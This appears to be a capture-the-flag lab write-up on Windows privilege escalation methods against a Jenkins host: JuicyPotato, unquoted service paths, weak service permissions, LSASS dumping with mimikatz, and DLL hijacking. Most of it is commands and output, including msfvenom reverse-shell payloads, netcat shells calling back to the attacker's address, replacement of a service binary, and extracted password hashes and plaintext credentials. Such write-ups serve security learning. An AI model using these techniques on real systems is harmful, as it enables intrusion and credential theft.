PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\shell.exe .\shell.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> dir

Mode                LastWriteTime      Length Name
----                -----          ---- 
-a---       12/6/2021  11:35 PM    347648 juicy.exe
-a---      7/15/2022  10:40 PM     7168 shell.exe

PS C:\Program Files (x86)\Jenkins\workspace\project> ./juicy -l 1234 -t * -p shell.exe
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\nc64.exe .\nc64.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> ./juicy -l 1234 -t * -p nc64.exe -a "-e cmd.exe 10.10.22.242 9876"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
PS C:\Program Files (x86)\Jenkins\workspace\project> 

root@ip-10-10-22-242:~ 
File Edit View Search Terminal Help

C:\Windows\system32>more config\root.txt
more config\root.txt
Invalid parameter - /root.txt

C:\Windows\system32>more config\root.txt
more config\root.txt
dff0f748678f280250f25a45b8046b4a

C:\Windows\system32>^C
root@ip-10-10-22-242:# nc -lvpn 9876
Listening on [0.0.0.0] (family 0, port 9876)
[...]
.com (objects.githubusercontent.com)... 185.19.109.133, ...
!tent.com (objects.githubusercontent.com)|185.19.109.133, ...
[...]
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
JuicyPotato.exe' saved [347648/347648]

```

METHOD 3: Unquoted Service Paths

<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation>

Going over this checklist, we can enumerate all automatically started services that don't have quotes and are outside the Windows folder. We want services with paths that have a space in them:

wmic service get name,displayname,pathname,startmode |findstr /i "Auto" | findstr /i /v "C:\Windows\" |findstr /i /v """

```
C:\Program Files (x86)\Jenkins\workspace\project>wmic service get name,displayname,
pathname,startmode |findstr /i "Auto" | findstr /i /v "C:\Windows\" |findstr /i /v
"""
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" | findstr /
i /v "C:\Windows\" |findstr /i /v """
AWS Lite Guest Agent                               AWSLiteAgent
  C:\Program Files\Amazon\XenTools\LiteAgent.exe
    Auto
```

C:\Program Files (x86)\Jenkins\workspace\project>

We can get more information from the service by using **sc qc AWSLiteAgent**

```
C:\Program Files (x86)\Jenkins\workspace\project>sc qc AWSLiteAgent
sc qc AWSLiteAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AWSLiteAgent
  TYPE               : 10  WIN32_OWN_PROCESS
  START_TYPE         : 2   AUTO_START
  ERROR_CONTROL     : 1   NORMAL
  BINARY_PATH_NAME  : C:\Program Files\Amazon\XenTools\LiteAgent.exe
  LOAD_ORDER_GROUP  :
  TAG               : 0
  DISPLAY_NAME      : AWS Lite Guest Agent
  DEPENDENCIES      :
  SERVICE_START_NAME: LocalSystem
```

Now, we can check whether we can stop and start the service with **net stop**

AWSLiteAgent

```
C:\Program Files (x86)\Jenkins\workspace\project>net stop AWSLiteAgent
net stop AWSLiteAgent
The AWS Lite Guest Agent service is stopping.
The AWS Lite Guest Agent service was stopped successfully.
```

Now, we can move our payload to C:\Program.exe. In my case, I have a meterpreter shell. However, this will not be used to escalate privileges, but just to make it easier to catch the reverse shell. With a reverse tcp shell payload, we could catch it with netcat without using metasploit.

```
C:\Program Files (x86)\Jenkins\workspace\project>copy mp.exe C:\Program.exe
copy mp.exe C:\Program.exe
      1 file(s) copied.
```

Next, we can set up the muli/handler script and run it like we did above, and start the service with **net start AWSLiteAgent**

```
C:\Program Files (x86)\Jenkins\workspace\project> net start AWSLiteAgent
C:\Program Files (x86)\Jenkins\workspace\project>
```

Now, the payload gets executed as LocalSystem, as we saw above in the service info.

```

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.22.137:9876
[*] Sending stage (201283 bytes) to 10.10.26.236
[*] Meterpreter session 3 opened (10.10.22.137:9876 -> 10.10.26.236:49422) at 2022-08-05 01:22:34 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

METHOD 4: Weak Service Permissions

<https://pentestlab.blog/2017/03/30/weak-service-permissions/>

We can use the accesschk tool from sysinternals to determine vulnerable services.

accesschk.exe -uwcqv "bruce" * -accepteula

```

PS C:\Program Files (x86)\Jenkins\workspace\project> .\accesschk -uwcqv "bruce" * -accepteula
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW AeLookupSvc          SERVICE_ALL_ACCESS
RW ALG                  SERVICE_ALL_ACCESS
RW AmazonSSMAgent        SERVICE_ALL_ACCESS
RW AppHostSvc            SERVICE_ALL_ACCESS
RW AppIDSvc              SERVICE_ALL_ACCESS
RW AppInfo               SERVICE_ALL_ACCESS
RW AppMgmt               SERVICE_ALL_ACCESS
RW AudioEndpointBuilder SERVICE_ALL_ACCESS
RW AudioSrv               SERVICE_ALL_ACCESS
RW AWSLiteAgent           SERVICE_ALL_ACCESS
RW AxTestSV

```

We can see that we have full access to many services, so we just have to pick one by one until we have the right one started by an administrator account and that we can restart without messing with our session or the system. Note that, to query for service info in powershell, we need to use **sc.exe qc** instead of **sc : sc.exe qc processName**. I chose AWSLiteAgent.

```

PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe qc AWSLiteAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AWSLiteAgent
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\Program Files\Amazon\XenTools\LiteAgent.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : AWS Lite Guest Agent
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe stop AWSLiteAgent
[SC] StopService SUCCESS

SERVICE_NAME: AWSLiteAgent
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)

```

After making sure that the SERVICE_START_NAME is an administrator (system) account and we can stop it, we can get our reverse shell ready. Note that the payload has to be stageless to be caught with just netcat.

```

root@lp-10-10-233-45:~/myshare# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.233.45 LPORT=9876 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
root@lp-10-10-233-45:~/myshare#

```

Since it's in the share already, we can just copy it to the service binary path name:
move "C:\Program Files\Amazon\XenTools\LiteAgent.exe" "C:\Program Files\Amazon\XenTools\LiteAgent_backup.exe"
copy Z:\shell.exe "C:\Program Files\Amazon\XenTools\LiteAgent.exe"

Now, we just get our netcat listening in the attackbox with **nc -lvp 9876** and start the service again with **sc.exe start AWSLiteAgent**, and we're SYSTEM.

```

root@lp-10-10-233-45:~# nc -lvp 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.64.70 49319 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

METHOD 5: Abusing SeDebugPrivilege to Dump LSASS Credentials (**FAIL**)

As we saw earlier, we are also granted another of the most used privileges for escalation: SeDebugPrivilege. When we have this, we can “debug” running processes started by any other user, including System. One of the most typical ways of abusing it is by using programs that use this privilege to dump the machine’s stored credentials.

The sysinternals tool **procdump** can help us do this job - we can download it from the official windows website.

Then, we will place it in our SMB share and unzip it

```
root@ip-10-10-179-147:~/myshare# mv /root/Procdump.zip ./procdump.exe
root@ip-10-10-179-147:~/myshare# unzip procdump.exe
Archive: procdump.exe
  replace procdump.exe? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
    inflating: procdump.exe
    inflating: procdump64.exe
    inflating: procdump64a.exe
    inflating: Eula.txt
root@ip-10-10-179-147:~/myshare# ls
Eula.txt  procdump64a.exe  procdump64.exe  procdump.exe
root@ip-10-10-179-147:~/myshare# smbpasswd -a root
New SMB password:
Retype new SMB password:
Added user root.
root@ip-10-10-179-147:~/myshare#
```

Now, from our reverse powershell, we can give the exe file permissions just in case with

icacls Z:\procdump.exe /grant Everyone:F

```
PS C:\Program Files (x86)\Jenkins\workspace\project> icacls Z:\procdump.exe /gra .."
  nt Everyone:F
  processed file: Z:\procdump.exe
  Successfully processed 1 files; Failed processing 0 files
```

Finally, we execute the command **procdump.exe -accepteula -ma lsass.exe out.dmp**

```
PS C:\Program Files (x86)\Jenkins\workspace\project> Z:\procdump.exe -accepteula ..
  -ma lsass.exe out.dmp

  ProcDump v10.11 - Sysinternals process dump utility
  Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
  Sysinternals - www.sysinternals.com

  [21:49:35] Dump 1 initiated: C:\Program Files (x86)\Jenkins\workspace\project\ou ..
  t.dmp
  [21:49:36] Dump 1 writing: Estimated dump file size is 34 MB.
  [21:49:37] Dump 1 complete: 34 MB written in 1.3 seconds
  [21:49:37] Dump count reached.

  PS C:\Program Files (x86)\Jenkins\workspace\project> ls

  Directory: C:\Program Files (x86)\Jenkins\workspace\project

Mode                LastWriteTime        Length Name
----                -----          ----- ----
-a--      7/20/2022  9:49 PM       33912894 out.dmp
```

Now, we have to extract the credentials from the DMP file.

For this, usually mimikatz is used. However, since I didn't have access to a windows machine at the time of doing this and pypykatz installation on an outdated Kali version wasn't working, I started a meterpreter session and loaded kiwi with (**load wiki**) to be able to execute mimikatz commands. Note that the LSASS dump was done without meterpreter and

this extraction process can be done without it as well, by just using mimikatz and eliminating the “kiwi_cmd” before and the quotes surrounding the commands:

First, we give our program debug privileges with the command **privilege::debug**

```
meterpreter > kiwi_cmd "privilege::debug"
Privilege '20' OK
```

Then, we dump the credentials with the commands **sekurlsa::minidump out.dmp**
sekurlsa::logonpasswords

Note that I surround the whole thing between single quotes and then each of the two commands with double quotes so they get executed by the same call to kiwi_cmd. It won't let you execute it by parts. The file out.dmp is in the current working directory

```
meterpreter > kiwi_cmd '"sekurlsa::minidump out.dmp" "sekurlsa::logonpasswords"'
Switch to MINIDUMP : 'out.dmp'

mimikatz(powershell) # sekurlsa::logonpasswords
Opening : 'out.dmp' file for minidump...

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 8/4/2022 9:46:29 PM
SID               : S-1-5-17

msv :
tspkg :
wdigest :
* Username : (null)
* Domain   : (null)
* Password : (null)
kerberos :
ssp :
credman :
```

We can see our current user's passwords

```

msv :
[00000003] Primary
* Username : bruce
* Domain   : alfred
* NTLM     : 3ea0013c7eb26d63606673c34322b4ae
* SHA1      : 3c478aac77898c4e1addab670555ecb27af871d8
tspkg :
* Username : bruce
* Domain   : alfred
* Password : CEB6f5EcfQWYDWRY
wdigest :
* Username : bruce
* Domain   : alfred
* Password : CEB6f5EcfQWYDWRY
kerberos :
* Username : bruce
* Domain   : alfred
* Password : CEB6f5EcfQWYDWRY
ssp :
[00000000]
* Username : root
* Domain   : (null)

```

Unfortunately, these credentials are just local service's credentials and bruce's credentials, to which we already have access.

METHOD 6: DLL Hijacking (FAIL)

<https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/tree/master/dotnet%20v3.5%20compiled%20binaries>

Since PowerUp didn't give me the necessary output and running procmon from the command line and creating backing files wasn't working for me, I tried SharpUp, the C# version of PowerUp and downloaded the precompiled version from the link above.

We can just run it from Z:\SharpUp audit ProcessDLLHijack

```

File Edit View Search Terminal Help
PS C:\Program Files (x86)\Jenkins\workspace\project> Z:\SharpUp audit ProcessDLLHijack
== SharpUp: Running Privilege Escalation Checks ==
[*] Already in high integrity, no need to privesc!
[*] Audit mode: running an additional 1 check(s).
[*] Note: Running audit mode in high integrity will yield a large number of false positives.
[+] Hijackable DLL: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{D2B0B133-42ED-44D3-809A-46EBB62BA863}\mpengine.dll
[+] Associated Process is svchost with PID 2900
[+] Potentially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Plugins\Ec2ConfigLibrary.dll
[!] Files in C:\Program Files and C:\Program Files (x86) may be false positives. Permissions should be verified manually.
[+] Associated Process is Ec2Config with PID 1824
[+] Potentially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Ssm\Ec2Config.Ec2ConsoleLogger.dll
[!] Files in C:\Program Files and C:\Program Files (x86) may be false positives. Permissions should be verified manually.
[+] Associated Process is Ec2Config with PID 1824
[+] Potentially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Ssm\Packages\Newtonsoft.Json.dll

```

We can now create our fake dll and inject the reverse shell payload with metasploit using the command **msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKBOX_IP LPORT=9876 -f dll -o shell.dll**

We drop the dll in the smb share and get the info from the target process.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe qc Ec2Config
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Ec2Config
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : "C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Ec2Config
    DEPENDENCIES      : winmgmt
    SERVICE_START_NAME: LocalSystem
PS C:\Program Files (x86)\Jenkins\workspace\project> net stop Ec2Config
The Ec2Config service is stopping..
The Ec2Config service was stopped successfully.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

I also tried to stop the process in advance to make sure we can restart it and the dll is not in use.

```
-a---      7/29/2022  9:09 AM    5215120 procmon.exe
-a---      8/11/2022  1:33 AM      976 test.pml
--a---     6/4/2019   6:46 AM    210944 tmp.dll

PS C:\Program Files (x86)\Jenkins\workspace\project> del tmp.dll
PS C:\Program Files (x86)\Jenkins\workspace\project> move "C:\Program Files\Amazon\Ec2ConfigService\Plugins\Ec2ConfigLibrary.dll" ./tmp.dll
PS C:\Program Files (x86)\Jenkins\workspace\project> ls Z:
```

Unfortunately, the process won't start with either of the first 2 dlls found vulnerable, and the 3rd one seems that is never loaded into memory.

I also tried to create a manual DLL Proxy without the exports and just executing the process on **DLL_PROCESS_ATTACH** but I had the same results.